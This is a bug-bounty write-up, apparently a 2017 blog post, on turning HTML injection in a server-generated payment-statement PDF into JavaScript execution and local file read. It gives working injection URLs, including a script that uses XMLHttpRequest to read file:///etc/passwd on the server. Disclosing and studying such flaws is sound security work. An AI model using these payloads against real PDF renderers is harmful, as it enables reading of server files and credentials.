

← NOOB NINJA!

NOOB NINJA!

- Infosec Writeups

November 08, 2017

LOCAL FILE READ VIA XSS IN DYNAMICALLY GENERATED PDF

Hello Hunters,

This time I am writing about a Vulnerability found in another private program(xyz.com) on Bugcrowd which at first I thought wasn't much harmful(P4) but later escalated it to a P1.

While browsing the Application I came across an endpoint which allowed us to download some kind of Payment Statements as PDF.

The URL looked like this

https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=xyz&date=2017-08-11&settlement_type=all&advice_id=undefined

I saw that the Value of utr number is reflected inside the PDF file that got downloaded so I wrote some HTML in **utrnumber** parameter as "><S>aaa

[https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><S>aaa &date=2017-08-11&settlement_type=all&advice_id=undefined](https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=)

Upon opening this PDF I found that the HTML was rendered and could be seen in PDF

Statement for ">Aaa (- all -)			
Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
Total settled amount			Rs. 0.00

I tried if I could use an iframe and load internal domains in the frame or if I could iframe file:///etc/passwd but none of the tricks worked! also, I wasn't able to iframe external domains.

← NOOB NINJA!



Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
Total settled amount			Rs. 0.00

But, from now I didn't know if I could go further because I wasn't sure if javascript could be executed like this in PDF. So after playing around a lot I found that we could execute javascript with the help of DOM Manipulation

```
<p id="test">aa</p><script>document.getElementById('test').innerHTML+='aa'</script>
```


```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<p id="test">aa</p>
<script>document.getElementById('test').innerHTML+='aa'</script>&date=2017-08-
11&settlement_type=all&advice_id=undefined
```

and Upon downloading PDF I found that it contained the "aaaa" :D

also sometime later, I found that I could also use document.write() function to show results more easily.

```
<img src=x onerror=document.write('aaaa')>
```

```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x
onerror=document.write('aaaa')>&date=2017-08-11&settlement_type=all&advice_id=undefined
```



Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
Total settled amount			Rs. 0.00

after this I checked the **window.location** of where this javascript is executed and to my surprise it was executing in file:/// origin on the Server

← NOOB NINJA!

11&settlement_type=all&advice_id=undefined

Statement for **aaaafile:///tmp/java-wkhtmltopdf-wrapperd9cf8eff-ec3b-4334-b5ef-4dafd55b2ca23379433155487936854.html (all)**


Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
Total settled amount			Rs. 0.00

Now since its executing on file://, I tried if we could access file:///etc/passwd via XHR(XMLHttpRequest), I wasn't sure myself.

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<script>x=new
XMLHttpRequest;x.onload=function()
{document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();
</script>&date=2017-08-11&settlement_type=all&advice_id=undefined
```

and then you know ;)



so That was it, XSS in Server Side Generated PDFs to Local File Read!

However, it took :P me some time to figure this You could see the number of PDFs I had to download:

← NOOB NINJA!



./peace
Rahul Maini

Share

COMMENTS



Vatsal Vaishy 8 November 2017 at 04:32
bhai kaise <3

REPLY



Aryan Rupala 8 November 2017 at 08:40
Great Find!

REPLY



abdelazim mohammed 8 November 2017 at 12:40
Nice shot

REPLY



muthu 9 November 2017 at 01:42
Nice Bro.. :)